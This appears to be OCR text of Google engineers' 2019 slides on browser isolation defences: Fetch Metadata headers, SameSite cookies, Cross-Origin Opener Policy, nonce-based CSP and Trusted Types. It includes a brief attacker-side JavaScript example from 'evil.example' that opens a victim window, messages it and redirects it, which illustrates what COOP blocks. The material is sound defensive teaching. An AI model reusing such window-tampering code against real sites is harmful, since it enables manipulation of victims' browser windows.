Adopting Fetch Metadata

1. **Monitor**: Install a module to monitor if your isolation logic would reject any legitimate cross-site requests.

2. **Review**: Exempt any parts of your application which need to be loaded by other sites from security restrictions.

3. **Enforce**: Switch your module to reject untrusted requests.
   ★ Also set a `Vary: Sec-Fetch-Site, Sec-Fetch-Mode` response header.

Enabled behind a flag (*Experimental Web Platform Features*) in Chrome, shipping in M76.

Bonus: SameSite cookies

Applications which don't have resources that need to be fetched by other sites can add the SameSite flag to prevent cookies from being sent on cross-site requests.

```
Set-Cookie: SESSION=<cookie-value>; Secure; HttpOnly; SameSite=Lax;
```

★ Adds security by protecting against cross-site attacks.
★ Ensures your site will work properly as browsers roll out 3p cookie restrictions.

Fetch Metadata headers can identify cross-site resource requests to your application and **help you test your migration to SameSite cookies**.

Isolation for windows:


Cross-Origin Opener Policy

Protect your windows from cross-origin tampering.

evil.example

Open new window

victim.example




```
w = window.open(victim, "_blank")

// Send messages
w.postMessage("hello", "*")
// Count frames
alert(w.frames.length);
// Navigate to attacker's site
w.location = "//evil.example"
```

Isolation: Cross-Origin Opener Policy

victim.example

`Cross-Origin-Opener-Policy: same-origin` or `Cross-Origin-Opener-Policy: same-site`



Adopting COOP

A window with a `Cross-Origin-Opener-Policy` will be put in a different *browsing context group* from its cross-site opener:

- External documents will lose direct references to the window

```
>> window.opener.postMessage('evil!', '*')
TypeError: window.opener is null [Learn More]
```

Side benefit: COOP allows browsers without Site Isolation to put the document in a separate process to protect the data from speculative execution bugs.

Currently implemented as a prototype in , coming to soon.

Recap: Web Security, 2019 Edition

Defend against injections and isolate your application from untrusted websites.

CSP3 based on script nonces

- Modify your `<script>` tags to include a *nonce* which changes on each response

```
Content-Security-Policy: script-src 'nonce-...' 'strict-dynamic' ...
```

Trusted Types

- Enforce type restrictions for unsafe DOM APIs, create safe types in policy functions

```
Content-Security-Policy: trusted-types default
```

Fetch Metadata request headers

- Reject resource requests that come from unexpected sources
- Use the values of `Sec-Fetch-Site` and `Sec-Fetch-Mode` request headers

Cross-Origin Opener Policy

- Protect your windows references from being abused by other websites

```
Cross-Origin-Opener-Policy: same-origin
```

Thank you!

Helpful resources

csp.withgoogle.com


csp-evaluator.withgoogle.com

bit.ly/trusted-types

Artur Janc

Information Security Engineer, Google

@arturjanc



Lukas Weichselbaum

Information Security Engineer, Google

@we1x

@lweichselbaum